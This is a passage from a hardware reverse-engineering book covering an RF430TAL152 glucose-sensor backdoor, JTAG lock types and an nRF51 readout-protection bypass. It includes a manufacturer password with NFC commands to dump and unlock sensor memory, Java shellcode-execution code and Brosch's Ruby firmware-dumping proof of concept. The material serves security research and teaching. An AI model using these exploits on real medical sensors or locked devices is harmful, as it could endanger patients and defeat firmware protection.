0x00, 0x00, 0x00, 0x60,
}
```

7 RF430 Backdoors

It's not uncommon to find that an unlisted chip is actually a commercially available chip with a custom ROM. Such is the RF430TAL152, which is pretty much an RF430FRL152 with a mask ROM that implements a blood glucose monitor in sensors sold under the Freestyle Libre brand.

In this chapter, we'll discuss a backdoor in the RF430TAL152, first documented in Goodspeed and Apvrille (2019). We'll begin with the freely available FRL152 variant of the chip, then explore the TAL152 variant, its custom commands, and a backdoor.

RF430FRL152, Commercial Variant

Both the TAL152 and the FRL152 have sensor applications in 7kB of masked ROM at `0x4400`. Neither of the chips contains flash memory; instead, they use a new memory technology called ferroelectric RAM, FRAM for short. Like flash memory, it's nonvolatile and the contents survive without power. Like SRAM, it's very power efficient to write this memory.

Minor patches against the ROM are loaded into two kilobytes of FRAM at `0xF840`. A small second region of FRAM exists at `0x1A00`, holding a serial number and calibration values.

FRAM is a weird memory, so let's quickly review its properties. At the lowest levels, writes take very little power and most bits survive for decades without power. Like DRAM and core memory, reads are destructive.




Figure 7.1: RF430TAL152 Surface




Figure 7.2: RF430FRL152 Delayered

Destructive reads and the occasional bit error would be a dealbreaker, so a memory controller corrects this with automated write-backs, error correction, and caching. At the higher levels, a programmer can pretend that it's RAM, and the only contradicting evidence would be that sometimes reads take a little more time and a little more power than writes do. Isn't that sweet?


The chip has a bit more SRAM than you might expect, 4kB of it at `0x4400`. SRAM is executable on the MSP430 architecture, and it can be mapped in place of half the ROM in order to develop custom ROMs. A developer could also store normal code in SRAM, at the risk of it being obliterated by a power failure.

Because changes to ROM require expensive mask revisions and fresh manufacturing, both the commercial and the custom ROM support patches in FRAM. These patches hook entries in a table of function pointers, redirecting calls from the ROM version of a function to its replacement in FRAM.

As the FRAM is used not just for code but also for data, it's sort of a window into the remaining address space of the chip, and the first step to a full dump. You'll see this later in the chapter, when we get around to exploiting a locked TAL152 chip.

The FRL152 can be read and written by JTAG at the frustratingly modern voltage of 1.5V. Texas Instruments helpfully sells a development kit, part number RF430FRL152HEVM, that includes level conversion to the 3.3V supported by their debugger tool. This allows the ROM to be extracted and disassembled from the commercial variant of the chip.

The RF430TAL152 in Freestyle Libre glucose sensors has a different ROM, and JTAG connections fail, but it speaks the same NFC Type V protocol, standardized as ISO 15693. This protocol is well supported by Android, and poorly supported by USB readers on Linux, so it's in the awkward position of being more easily exploited by a cellphone app than by a laptop!



Address	Region
FFFF f840	2k FRAM
	. . .
5FFF 4400	7k ROM
	. . .
23FF 1C00	4k SRAM
	. . .
1A3F 1A00	Boot Data
	. . .
0FFF 0000	Peripherals

Figure 7.3: RF430FRL152 Memory Map




Figure 7.4: RF430FRL152 Carrier Board

NFC-V from Android

Let's take a brief interruption to discuss how NFC tags work in Android and how to write a tool to communicate wirelessly with the RF430.

In Android, NFC Type V tags are accessed through the class `android.nfc.tech.NfcV`, whose `transceive()` function sends a byte array to the tag and returns the result. As tags have such wildly varying properties as their command sets, block sizes and addressing modes, these raw commands are used rather than higher-level wrappers.

NFC-V transactions begin with an option byte, which is usually `02`. Next comes a command byte and the optional command parameters. An explicit address can be stuck in the middle if indicated by the option byte. Commands above `A0` require the manufacturer's number to follow, which for TI is `07`. See Figure 7.5 for some example commands.

You can try out the low-level commands yourself in the NFC Tools app, whose Other/Advanced tab accepts raw commands after a scary disclaimer. Just set the I/O Class to `NfcV` and then send the following examples, before using them to implement our own high level functions for the chip.

We'll get into more commands later, but for now you should pay attention to the general format. Here, `20` is the standard command to read a block from an 8-bit block address and `C0` is the secret vendor command to read a block from a 16-bit block address. The first byte of each reply is zero for success, non-zero for failure.

```
02:20:00        -- Reads block 00.
00:E1:40:40:00 -- Success, four bytes of data.

02:C007:0000    -- Reads block 0000
00:E1:40:40:00 -- Success, same four bytes.
```

`0x20`	Read Block	Standard Commands
`0x21`	Write Block	
`0x2b`	Read Raw Info	
`0xC0`	Custom Read Single	RF430FRL152
`0xC1`	Custom Write Single	
`0xC2`	Custom Lock Block	
`0xC3`	Custom Read Multiple	
`0xC4`	Custom Write Multiple	
`0xA0`	Calibrate	RF430TAL152
`0xA1`	Initialize	
`0xA2`	Write Protect FRAM	
`0xA3`	Raw Read Command	
`0xA4`	Unprotect FRAM for Writing	
`0xE0`	Unknown	
`0xE1`	Unknown	
`0xE2`	Unknown	

Figure 7.5: NFC-V Command Verbs

Calibrate	`02:A007:C2AD7521`
Lock FRAM Writes	`02:A207:C2AD7521`
Read from `0x4400`	`02:A307:C2AD7521:0044:04`
Unlock FRAM Writes	`02:A407:C2AD7521`

Figure 7.6: Example TAL152 Commands

The C0 (read) command and matching C1 (write) command accept a 16-bit address, but they are still confined to a subset of FRAM and SRAM. In the next section, we'll see how to write some shellcode into the FRL152 and then execute it as a way to implement a truly arbitrary read.

Shellcode on the FRL152

FRAM on the FRL152 might contain a table of command handlers. If this table is found, its entries are copied onto an array of function pointers near the beginning of SRAM. Further, the C0 and C1 commands allow us to freely read and write SRAM, so there's plenty of control for remote code execution on the chip.

While we could overwrite the call stack, it is much easier to overwrite the function pointer table in early SRAM with a pointer to our function, because we can only perform writes of 4 or 8 bytes at a time.

There are plenty of functions to choose from, and an ideal hook would be one that won't be missed by normal functions. We'd also prefer to have continuation wherever possible, so that executing the code doesn't crash our target.

The function pointer we'll overwrite is at 0x1C5C in SRAM, pointing to rom_rf13_senderror() in ROM at 0x4FF6. For proper continuation, the shellcode must write two bytes to the RF13MTXF peripheral and then return. Without these bytes, the protocol will be violated and a Java exception will be triggered. To unhook, we just write 0x4FF6 to 0x1C5C, restoring the original handler.

Figure 7.7 shows my Java method for executing shellcode at an arbitrary address and returning two bytes to the caller. These bytes happen to be necessary for continuation, but it's always nice to get a little feedback from an exploit.

```
public byte[] exec(int adr) throws IOException {
  // First we replace the read error reply handler.
  write(0x1C5C,
        new byte[]{(byte) (adr & 0xFF), (byte) (adr >> 8)});

  // Then we read from an illegal address to trigger an error,
  // returning the two bytes of its handler.
  byte[] shellcodereturn = transceive(new byte[]{
    0x02,         // Flags
    (byte) 0xC0,  // MFG Raw Read Command
    0x07,         // MFG Code
    (byte) (0xbe), (byte) (0xba) //16-bit block address
  });

  // And finally, we repair the original handler address,
  // like nothing ever happened.
  write(0x1C5C, new byte[]{(byte) (0xf6), (byte) (0x4f)});

  //Pass back two bytes from the shellcode.
  return shellcodereturn;
}
```

Figure 7.7: Executing Shellcode in the RF430FRL152

RF430TAL152, Medical Variant

The TAL152 glucose sensor is very similar in layout and appearance to the off-the-shelf FRL152, with the difference being the contents of mask ROM and the JTAG configuration. In this section, we'll trace the long road from first examining this chip to finally dumping its ROM and then writing custom firmware to FRAM.

When first experimenting with the chip, we find that there is one extra block of FRAM exposed by NFC. Every last page is write protected, and we cannot change any of them with the standard write command, `21`. The `C0` and `C1` vendor commands from the FRL152 do not exist here, so we also lack a convenient way to mess around with out-of-bounds memory.

But all is not lost! There is a table of function pointers on the final page, and the value of the reset vector at the very end of memory tells us that this ROM is different from the FRL152, so we know that the two devices have different software in their ROMs.

This table is in the portion of memory that is readable by NFC, so we can use a handy smartphone to read it. It is, however, write protected, so we're not yet able to write patches to the table. We're sadly unable to read the lower portions of FRAM, or any of ROM or SRAM at this point.

We see the table from Figure 7.9, which begins at `0xFFCE` with the magic word `0xABAB` and then grows downward to the same word at a lower address, `0xFFB8`.[1] Each entry in this table is a custom vendor command, and we see that much like the `C0` and `C1` commands that have been so handy on the FRL152, the

[1] The location and format are the same on the FRL152, except that the magic word is now `ABAB` instead of `CECE`. See Figure 7.8 for an example FRL152 table.

```
ffc8   ce ce     dw      CECEh       ; End of Table
ffca   00 fa     addr    fram_a3     ; fn at 0xfa00
ffcc   a3 00     dw      A3h         ; CMD A3
ffce   ce ce     dw      CECEh       ; Start of Table
```

Figure 7.8: RF430FRL152 FRAM Command Table

```
ffac   ab ab     dw      ABABh       ; Old End of Table.
ffae   4a fb     addr    fram_e2 ;\
ffb0   e2 00     dw      E2h     ; \ Can't call these
ffb2   3c fa     addr    fram_e1 ;   commands because
ffb4   e1 00     dw      E1h     ; / table already ended.
ffb6   ae fb     addr    fram_e0 ;/
ffb8   ab ab     dw      ABABh       ; New End of Table
ffba   2c 5a     addr    rom_a4      ; fn at 0x5a2c
ffbc   a4 00     dw      A4h         ; CMD A4
ffbe   ca fb     addr    fram_a3     ; fn at 0xfbca
ffc0   a3 00     dw      A3h         ; CMD A3
ffc2   56 5a     addr    rom_a2      ; fn at 0x5a56
ffc4   a2 00     dw      A2h         ; CMD A2
ffc6   ba f9     addr    fram_a1     ; fn at 0xf9ba
ffc8   a1 00     dw      A1h         ; CMD A1
ffca   24 57     addr    rom_a0      ; fn at 0x5724
ffcc   a0 00     dw      A0h         ; CMD A0
ffce   ab ab     dw      ABABh       ; Start of Table
```

Figure 7.9: RF430TAL152 FRAM Command Table

TAL152 has commands A0, A1, A2, A3, and A4. The A1 and A3 handlers are in FRAM, where we can read at least part of their code.

The table ends early, of course, with E0, E1, and E2 being disabled by E0's command number having been overwritten by the table end marker. These commands were available at some point in the manufacturing process, and we can read their command handlers from FRAM, but we cannot execute them.

Calling these functions is a bit disappointing. A1 returns the device status of some sort, but the other Ax commands don't even grace us with an error message in reply. The reason for this is hard to see from the partial assembly, but we later learned that they require a safety password.

Not yet being able to run the A3 command, we read its disassembly. The function begins by calling another function at 0x1C20 and then proceeds to read a raw address and length before sending the requested number of 16-bit words out the RF13M peripheral to the reader.[2] If we could just call this command, we could dump the ROM and reverse engineer the behavior of the other commands!

Sniffing the Readers

To get the password without already having a firmware dump, we had to sniff a legitimate reader's attempts to call any Ax command other than A1, so that we could learn the password and then use A3 to dump raw memory. We found this both by tapping the SPI bus of the manufacturer's dedicated hardware reader and separately by observing the vendor's Android app in Frida.[3]

[2] RF Communication Module

[3] Frida is a dynamic instrumentation framework. It does not run on microcontrollers, but it's very handy for reverse engineering and patching

The 32-bit password, C2AD7521, came as a parameter to the A0 command, which initializes the glucose sensor after injection into a patient's arm. Trying this same password in A3, followed by an address and length, gave us the ability to read raw memory. Sending this command in a loop gave complete dumps of ROM and SRAM, as well as a complete dump of the FRAM regions. These regions are not exposed by the standard read command, 20, which takes a block address.

Inside the TAL152 ROM

Loading this complete dump into Ghidra shows that the ROM is related to that of the FRL152, but that they have diverged quite a bit. The TAL152 implements no vendor commands directly; rather, they must be added through the patch table.

We also lacked the ability to write to FRAM, as it was write protected. Sure enough, A2 write protects every FRAM page that is exposed by NFC, and A4 unlocks those same pages! A list of commands is found in Figure 7.5.

Calling the A4 command, we can then unlock pages and begin mucking around. A simple write to 0xFFB8 will re-enable the Ex commands, allowing us to experiment with restoring old sensors. Or we can compile our own firmware to run inside of the TAL152, turning a glucose sensor into something entirely different.

applications on phones and desktops.

Some Other Unlocking Techniques

While trying to dump the TAL152, we hit a few dead ends that might possibly work for you on other targets.

We can't make a connection, but the JTAG of the TAL152 appears to be unlocked if it follows the same convention as the FRL152. This might very well be caused by a custom activation key, but whether it is a different locking mechanism or a different key, we were unable to get a connection. I've since heard that the bonding wires go to different pins on the TAL152, and that a connection can be made by adjusting them, but I've not confirmed that in my own lab.

We tried to wipe these chips back to a factory setting by raising them above their Curie point. Our theory was that the heat might erase FRAM while preserving ROM, so that ROM would be freely read.

Texas Instruments Application Report SLAA526A, *MSP430 FRAM Quality and Reliability*, leads us to believe this temperature is near 430 °C. Short experiments involving a hot air gun and strong magnets were unsuccessful, but we hope someday to bake a chip in a kiln for many hours to look for bit failures.

Test pins on the chip aroused our curiosity, as other chips use them to enter a bootloader and these chips might use them to reset to a factory state. This could be as effective as overheating the FRAM, without the hassles of extreme temperatures.

It's worth noting that our successful method—using the `A3` command with the manufacturer's password—can be accomplished *either* by tapping the hardware reader's SPI bus *or* by reading that same password out of the manufacturer's Android application. In reverse engineering, any technique that works is a good one, and there's often more than one way to win the game.

8 Basics of JTAG and ICSP

The JTAG interface is a very low-level way of communicating with a microcontroller, either for debugging or for initial programming at the device factory.

JTAG consists of four mandatory signals: TDI, TDO, TCK, and TMS. TDI and TDO (Test Data In/Out) ferry data in and out of a chip, while TCK provides a clock for that data and TMS (Test Mode Select) directs the state of a chip. An optional fifth signal, TRST, can reset the testing logic.

There are also some reduced-pin variants of JTAG, such as single wire debug (SWD) for ARM and spy-bi-wire for MSP430. These are convenient in that they require fewer pins, and are sometimes easier to implement than the 4-wire variants of the protocols.

I won't yet dig into the intricate details of these protocols, but it's worth understanding a bit of history. JTAG began as a way to test connectivity on a PCB, and only later was extended to debugging microcontrollers. Debugging access to a chip is often very low level, and must be implemented differently for different revisions of a chip.

In addition to JTAG, many microcontroller vendors have their own serial interfaces for programming or debugging. The PIC and AVR lines from Microchip call this in-circuit serial programming (ICSP).

JTAG Adapters and Software

JTAG began as just a physical layer, but a whole ecosystem of software and tools have been built above it. Some of this is documented; some of this is secret or proprietary. That's why the choice of tools is so confusing.

In the same way that most embedded developers don't know off-hand the number of pipeline stages of their favorite microcontroller, they rarely need to bother with implementing JTAG from scratch. For the purposes of firmware extraction, we should remember the difference between using an off-the-shelf adapter and writing a new adapter from scratch.

On the hardware front, most popular microcontroller vendors offer their own, semi-proprietary adapters. These can be expensive, but there is a loophole in that the same adapters are included on development boards, and often a very cheap evaluation kit (EVK) can be rewired for debugging any chip, not just the model that it shipped with.

There are also vendors who specialize in JTAG adapters that work for a wide variety of boards. Segger's J-Link is particularly popular, available in models ranging from a cheap student kit to fiendishly expensive models. The fancy adapters are capable not just of debugging code, but also of tracing it live with little or no performance impact.

And finally there are open source adapters, such as my old GoodFET for the MSP430. A popular solution is to use an FTDI chip to big-bang IO for debugging a wide variety of targets. You might also use the GPIO pins of a Raspberry Pi, as those pins have far less latency than a USB adapter.

On the software front, both proprietary and open software exists. Proprietary software often offers advantages in recording power usage and execution tracing, and it is sometimes better integrated into the commercial development tools. While the propriety software can be directed through developer APIs, open source alternatives include scripts for a wide variety of chips and can often be very quickly adapted to new targets. OpenOCD is not the only open source adapter, but it's usually a good target for getting a GDB debugging session on a new chip.

Discovering the Pinout

For a known chip in a convenient package with good documentation, it's little trouble to trace out the JTAG pins, which should be clearly marked on the datasheet. But what should you do when the pinout is unknown, or the chip itself undocumented? Luckily, we have some options.

For convenience, many PCB designers use an industry-standard JTAG connectors for their architecture. If you see a header in two rows near your chip of interest with 10, 14 or 20 pins, it's a good bet that's JTAG. The bet gets stronger if the ground pins match the standard and the data pins go directly to your chip. PIC and AVR chips don't support JTAG, but they have their own six pin standards. See Figure 8.1 for examples.

Violations of the standards occur, of course. In security-themed devices like the HID iClass readers in Chapter 12, this might be to frustrate reverse engineering. You'll also see deviations from the standard layouts for other reasons, with pins swapped by accident or by the PCB designer's confusion between the wide variety of 14-pin debugger standards.

Heinz (2006) describes an AVR firmware, GTK GUI, and algorithm for identifying the JTAG signals from candidate pins, which works by using the 1-bit BYPASS register to echo a signal back from the target. That project is no longer maintained, but




Figure 8.1: Common JTAG and ICSP Pinouts




Figure 8.2: JTAGulator from Grand (2014)

Grand (2014) describes the JTAGulator, a modern open-source JTAG pinout finder built around the Parallax Propeller chip.

If we can find the pins automatically, and if JTAG is really just a way to shuffle some registers back and forth, it ought to be possible to enumerate the registers, dumping a list for further investigation. Domke (2009) provides an algorithm and examples for doing exactly that.

In factories, JTAG not only programs chips, but it also verifies the connections between them, ensuring that all pins have been soldered. Skowronek (2007) describes an algorithm for recovering the pin connections between many chips, which was successfully used to reverse engineer video processing boards that he had rescued from a scrap heap, allowing him to build a cracker for searching the 8-character keyspace of SHA-1 and MD5 in about a day.

Total JTAG Locks

Now that we've covered how JTAG works, how its pins can be found, and which JTAG hardware and software to use, let's cover the protection mechanisms used in specific chips. Later in this book, we'll dedicate whole chapters to bypassing individual protections.

The MSP430 is a good example of JTAG with a total lock. Early chips, such as the MSP430F1xx, MSP430F2xx, and MSP430-F4xx, burn a fuse to enable protection mode. Just after the JTAG debugger connects, a fuse check sequence measures the protection state of the chip. In later chips, the electromigration fuse was replaced with a special word of flash memory, but the concept of total lockout was retained. These details are described in Texas Instruments (2010), more or less well enough to implement a JTAG programmer from scratch.

At first glance, total lockouts don't seem to give us much room to work with, or leave much attack surface to explore. How can we unlock a chip that only exposes a useless BYPASS register?

One method is to avoid it entirely by attacking its bootloader. The MSP430, like many other chips, has a mask ROM bootloader that remains enabled even after JTAG is locked. Chapter E.8 describes an attack that does just this, glitching the bootloader of the MSP430F5172 to dump the firmware even when JTAG is totally disabled.

Another option is fault injection to falsify the result of the fuse check. We can glitch the chip at the moment of the fuse check so that the check passes when it ought to fail. See Chapter 20 for details of glitching the fuse check of older MSP430 chips by injecting the light of a camera flash.

Partial JTAG Locks

Total JTAG locks are simple to implement, but they make designers nervous because they leave precious little room for failure analysis. If Bob's widget fails, he wants to know as quickly as possible whether it was the fault of the hardware or the firmware, and without a debugger he won't have much to work with. So rather than have Bob implement his own custom backdoor, many chip manufacturers allow for a partial lockout, attempting to protect Bob's intellectual property while still allowing new firmware to be written into the chip.

The nRF51 chip from Nordic Semiconductor is a very popular chip for Bluetooth Low Energy (BLE). It uses a partial protection mechanism built around its memory protection unit (MPU), which disallows any memory access from the debugger. You can single-step existing code, reading and writing CPU registers to your heart's content, but you'll be disconnected the very clock cycle that you try to directly fetch a word from RAM or flash memory. Kris Brosch discovered a loophole, in that while you cannot read from flash memory yourself, you can find a gadget in flash memory that will do the work for you. See Chapter 9.

The STM32F0 family also provides a partial debug lock. After JTAG begins to debug the CPU, flash memory will be disconnected from the bus whenever *any* access to flash is performed, whether by the debugger itself or by the CPU code. You can't reuse flash code to fetch the instructions for you, because executing from flash will also trigger the lockout if a debugger is attached. Luckily for an attacker, this lockout occurs just one clock cycle too late, so it's possible to read exactly one word of flash memory after every JTAG connection, and with many thousands of connections, the entire firmware can be extracted. See Chapter 10 for details.

Some other STM32 devices have a partial lockout that is not vulnerable to the first-word exposure of the STM32F0. On these devices, there is a devilishly clever loophole in which a separate memory bus is used for accessing the interrupt vector table (IVT) during an interrupt call. Normally this table is at the very beginning of flash memory, but an attacker can use the vector table offset register (VTOR) to slide the interrupt table, dumping words of protected memory by triggering interrupt calls and then reading back the program counter! See Chapter 11.

Even when we don't have a JTAG exploit for the chip in question, a partial JTAG lock can be useful for other purposes. Often, SRAM can be freely read when flash memory is locked, or shellcode can be written into unused portions of SRAM to be executed by a software bug after the next boot. And the complexity of a modern CPU, even that of a microcontroller, is such that nifty corner cases must exist somewhere, if only we look closely enough to find them.

9 nRF51 Gadgets in ROM

First documented in Brosch (2015), this chapter describes an exploit for extracting protected memory from the nRF51822 despite code protection features. The vulnerability is that while the debugger cannot read protected memory directly or write shellcode to SRAM, it can single-step through the protected code in flash memory.

Although this version is described for the nRF51 series, a similar bug is described in Obermaier, Schink, and Moczek (2020) for the CKS32F103 and GD32VF103, which are clones of the popular STM32F103. Kovrizhnykh (2023) notes that the SN32F248B from Sonix has been exploited by the same technique.

Learning All the Rules

The nRF51's protection mechanism, documented in Chapter 9 of Nordic (2014), is built as an extension of the memory protection unit (MPU). An MPU is sort of like a memory management unit (MMU), except that it is coarser-grained and provides no support for virtual memory.

The most common readout protection for this chip is called Protect All (`PALL`), which is configured by writing zero into the I/O port `UICR.RBPCONF.PAL`. This is designed to prevent the SWD debugger from accessing code region 0, code region 1, RAM, or any peripherals except for the `NVMC` peripheral, the `RESET` register in the `POWER` peripheral, and the `DISABLEINDEBUG` register




Figure 9.1: NXP nRF51822




Figure 9.2: nRF51822 Memory Map

```
#!/usr/bin/env ruby
require 'net/telnet'
debug = Net::Telnet::new("Host" => "localhost",
                         "Port" => 4444)
dumpfile = File.open("dump.bin", "w")

((0x00000000/4)...(0x00040000)/4).each do |i|
  address = i * 4
  debug.cmd("reset halt")
  debug.cmd("step")
  debug.cmd("reg r3 0x#{address.to_s 16}")
  debug.cmd("step")
  response = debug.cmd("reg r3")
  value = response.match(/: 0x([0-9a-fA-F]{8})/)[1].to_i 16
  dumpfile.write([value].pack("V"))
  puts "0x%08x:  0x%08x" % [address, value]
end

dumpfile.close
debug.close
```

Figure 9.3: Brosch's PoC nRF51822 Exploit

in the MPU peripheral. You will often see a bootloader perform this protection at every boot, but the protection persists. It is only necessary to apply the protection once.

There are also lesser protection modes, which restrict code region 1 from accessing code region 0. The purpose of these modes is to protect soft devices, binary blob radio drivers that often require commercial licensing but still allow custom code to sit alongside. These blobs freely run in the lower region, and while the upper region can call into the lower, it cannot read that region as data.

The reference manual also mentions that whatever the protection mode, CPU fetches from code memory will not be denied and that the interrupt table from 0x00 to 0x80 is not protected.

Bypassing the Rules

Now that we've covered the documented behavior of the protection, it's necessary to experiment a bit and learn the unwritten rules. Kris Brosch discovered that by attaching a debugger to a locked chip, he had quite a bit of freedom to direct the CPU. He could read and write registers, including the program counter. He could also read from a few memory-mapped registers, such as the read-back protection configuration (`RBPCONF`) at `0x10001004`.

Most importantly, while he did not have the freedom to directly read from protected regions with the debugger, he was able to single-step through existing code, controlling registers both before an instruction (as inputs) and after that same instruction (as outputs).

He reset the chip, which loads the program counter and the stack pointer from the interrupt vector table, then read the program counter back as `0x000114cc`. So he knew that the value of the reset vector at `0x00000004` ought to be `0x000114cd`. (Odd pointers indicate Thumb2 mode in ARM, but the PC itself does not hold the odd value. Instead, that status bit is held in a status register.)

Knowing one word in memory, he then repeatedly loaded all of the registers with `0x00000004` and jumped the PC to new addresses until he saw `r3` change to `0x000114cd`, indicating an arbitrary read gadget!

The gadget was `ldr r3, [r3, #0]` and it appeared as the second instruction in the reset handler. Repeatedly jumping into this gadget with different values of `r3` will expose all memory.

Brosch's proof-of-concept can be found in Figure 9.3. The telnet connection is to OpenOCD, and it assumes that the gadget is found in the reset handler. You'll need to adjust it if the gadget is found elsewhere in your target.

10 STM32F0 SWD Word Leak

